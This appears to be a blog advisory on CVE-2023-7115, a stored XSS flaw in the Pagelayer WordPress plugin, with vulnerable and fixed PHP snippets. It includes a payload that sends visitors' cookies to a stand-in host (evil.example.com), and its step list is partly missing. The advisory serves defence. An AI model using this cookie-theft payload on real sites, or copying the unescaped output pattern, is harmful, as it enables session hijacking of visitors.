
WordPress has become the most popular Content Management System (CMS) on the web, thanks to thousands of plugins and themes. However, its vast ecosystem comes with regular security issues. One recent and noteworthy vulnerability is CVE-2023-7115, discovered in the Pagelayer Page Builder plugin. This long-read post offers a simple yet comprehensive breakdown of this bug, an example exploit, and steps to safeguard your WordPress site.
Key takeaway:
The Pagelayer plugin, before version 1.8.1, fails to properly clean (sanitize) and secure (escape) some of its settings. This failure lets high-privilege users — even if strict WordPress security like unfiltered_html is off — inject malicious scripts (Stored XSS), especially risky on WordPress Multisite!
What is Pagelayer?
Pagelayer is a WordPress page builder plugin. It allows users, including site administrators, to design and customize web pages visually. With over 300,000 installations, it’s a common target for hackers seeking vulnerabilities.
The Problem
In versions before 1.8.1, several Pagelayer settings were not sanitized or escaped. That means a user with admin access (or a similarly powerful role) could enter dangerous code into these fields, which the plugin saved and rendered on the front-end for visitors.
Even if you turned off the unfiltered_html capability (limited by WordPress on Multisite to defend against code injection), the issue persists. In short, it's a *Stored Cross-Site Scripting* (Stored XSS) flaw.
Attack Scenario
Who can exploit this?
Any user with high-privilege (like Administrator) — and possibly a compromised admin account or a rogue site admin in Multisite — can inject malicious code.
What happens?
A script is stored in the database and delivered to everyone visiting the affected page — even site-wide on a Multisite install.
Why is this critical?
What Went Wrong? Code Example
The vulnerable code fails to sanitize and escape admin-saved options. Here’s a simplified version of the scenario:
// BAD: (simplified)
$pagelayer_title = $_POST['pagelayer_title']; // No validation or escaping!
update_option('pagelayer_title', $pagelayer_title);

// Later, output directly into HTML:
echo get_option('pagelayer_title');
// If $pagelayer_title is <script>alert("XSS")</script>, it triggers anytime this is rendered!
`
Save the settings
5. Visit the affected page — the alert appears, confirming code execution. Instead of a popup, a real attacker could run code to hijack sessions, redirect users, or load more scripts.
Below, "pagelayer_title" is just an example of a setting
<!-- In a vulnerable Pagelayer widget or setting: -->
<input name="pagelayer_title" value="<script>fetch('https://evil.example.com/?cookie='+document.cookie)</script>">
Whenever a site visitor loads this component, their browser executes the malicious JavaScript, handing the hacker the user’s login cookie.
How to Protect Your Site
Official fix:
As per Pagelayer’s changelog, this bug is fixed in version 1.8.1.
Immediate actions:
Activate WAF (Web Application Firewall):
Plugins like Wordfence can block XSS payloads.
Developers must sanitize any user input and escape it for HTML output
// GOOD: Sanitize and escape
$pagelayer_title = sanitize_text_field($_POST['pagelayer_title']);
update_option('pagelayer_title', $pagelayer_title);

// Output using esc_html:
echo esc_html(get_option('pagelayer_title'));
Resources and References
- CVE-2023-7115 at NIST NVD
- Pagelayer Plugin – WordPress Official
- Pagelayer Changelog / Security Fixes
- Wordfence Security Advisory
Conclusion
CVE-2023-7115 is a classic reminder of why every plugin update matters! If you run Pagelayer before 1.8.1, update ASAP — an insider or attacker with access could easily hijack your site with stored XSS, even without the unfiltered_html permission. Stay safe, scrub your admins, and keep every plugin up to date!
Did you find this breakdown helpful? Share your experience with Pagelayer security in the comments. And don’t forget: regular plugin updates are the easiest way to shut down most attacks before they start.
Timeline
Published on: 02/27/2024 09:15:37 UTC
Last modified on: 02/14/2025 16:22:36 UTC